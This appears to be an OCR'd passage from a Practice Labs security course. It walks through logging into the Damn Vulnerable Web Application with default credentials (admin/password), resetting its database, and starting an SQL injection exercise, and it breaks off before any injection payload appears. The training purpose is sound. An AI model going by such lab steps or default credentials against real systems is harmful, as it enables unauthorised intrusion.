
Username:

```
Admin
```

Password:

```
password
```

If Firefox ESR presents this reminder for password information, you can click **Remember**.


PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERIKkWcN
Login :: Damn Vulnerable...
Login :: Damn Vulnerable Web Application (DVWA) v1.9 - Mozilla Firefox
Login :: Damn Vulnerable Wel
192.168.0.1/dvwa/login.php
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
DVWA
Login

Username


admin

Password

●●●●●●●●

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project.

Figure 1.8 Screenshot of PLABKALI01: Logging into DVWA.



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerability**, with **various difficultly levels**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be see an as extension for more advance users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual

Figure 1.9 Screenshot of PLABKALI01: DVWA main menu.

If you now scroll to the bottom of this page, you will see the following details.

Your username:


admin

Security Level:

low

PHPIDS:

disabled


PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERlKkWcN
Welcome :: Damn Vulner...
Welcome :: Damn Vulnerable Web Application (DVWA) v1.9 - Mozilla Firefox
Welcome :: Damn Vulnera
192.168.0.1/dvwa/index.php
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Logout

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can downloading and install XAMPP for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- bWAPP
- NOWASP (formerly known as Mutillidae)
- OWASP Broken Web Applications Project

You have logged in as 'admin'

Username: admin
Security Level: low
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.9

Figure 1.10 Screenshot of PLABKALI01: DVWA main menu bottom.

The PHPIDS has been turned off for these exercises; that is why its listed as disabled.

Step 3

Scroll to the top of the page and **Click** in the left column **Setup/Reset DB**.


PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERIKkWcN
Welcome :: Damn Vulner...
Welcome :: Damn Vulnerable Web Application (DVWA) v1.9 - Mozilla Firefox
Welcome :: Damn Vulnera
192.168.0.1/dvwa/index.php
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout
192.168.0.1/dvwa/setup.php

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerability**, with **various difficultly levels**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be see an as extension for more advance users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.


WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual

Figure 1.11 Screenshot of PLABKALI01: In the DVWA menu setting up a new Database.

Step 4

Scroll down on the page and **Click** on the **Create/ Reset Database** button.



Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **C:\xampp\htdocs\dvwa/config/config.inc.php**

If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

Setup Check

Operating system: **Windows**
Backend database: **MySQL**
PHP version: **5.6.24**

Web Server SERVER_NAME: **192.168.0.1**

PHP function display_errors: **Enabled** *(Easy Mode!)*
PHP function safe_mode: Disabled
PHP function allow_url_include: Enabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module php-gd: Installed


reCAPTCHA key: key

Writable folder C:\xampp\htdocs\dvwa/hackable/uploads/: Yes)
Writable file C:\xampp\htdocs\dvwa/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: Yes

***Status in red**, indicate there will be an issue when trying to complete some modules.*

Figure 1.12 Screenshot of PLABKALI01: DVWA creating the DVWA database.

You will see an output telling you the database has been created, with users, some data, a guestbook with data and the setup was successful. We are now ready to start a SQL injection.



Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **C:\xampp\htdocs\dvwa/config /config.inc.php**

If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

Setup Check

Operating system: **Windows**
Backend database: **MySQL**
PHP version: **5.6.24**

Web Server SERVER_NAME: **192.168.0.1**

PHP function display_errors: **Enabled** *(Easy Mode!)*
PHP function safe_mode: Disabled
PHP function allow_url_include: Enabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module php-gd: Installed

reCAPTCHA key: key

Writable folder C:\xampp\htdocs\dvwa/hackable/uploads/: Yes)
Writable file C:\xampp\htdocs\dvwa/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: Yes

Status in red*, indicate there will be an issue when trying to complete some modules.*

Figure 1.13 Screenshot of PLABKALI01: Displaying the new database has been successfully created.

Stay logged into **PLABKALI01** and move onto the next exercise.

Exercise 2 - Performing an SQL Injection Attack

SQL injections are used to inject code into applications which then pull out data which typically shouldn’t be displayed. For example, the technic can be used to find personal information of people which might be hidden from normal view presenting details like username and passwords.

In this exercise, we will cover:

Task 1 - DVWA SQL Injection Page

We are now going to perform a manual SQL Injection attack on the DVWA page to obtain information about the database and the information that it contains regarding the column headings, to work out where the user information is sitting.

Step 1

Click on the Tab for **SQL Injection**.

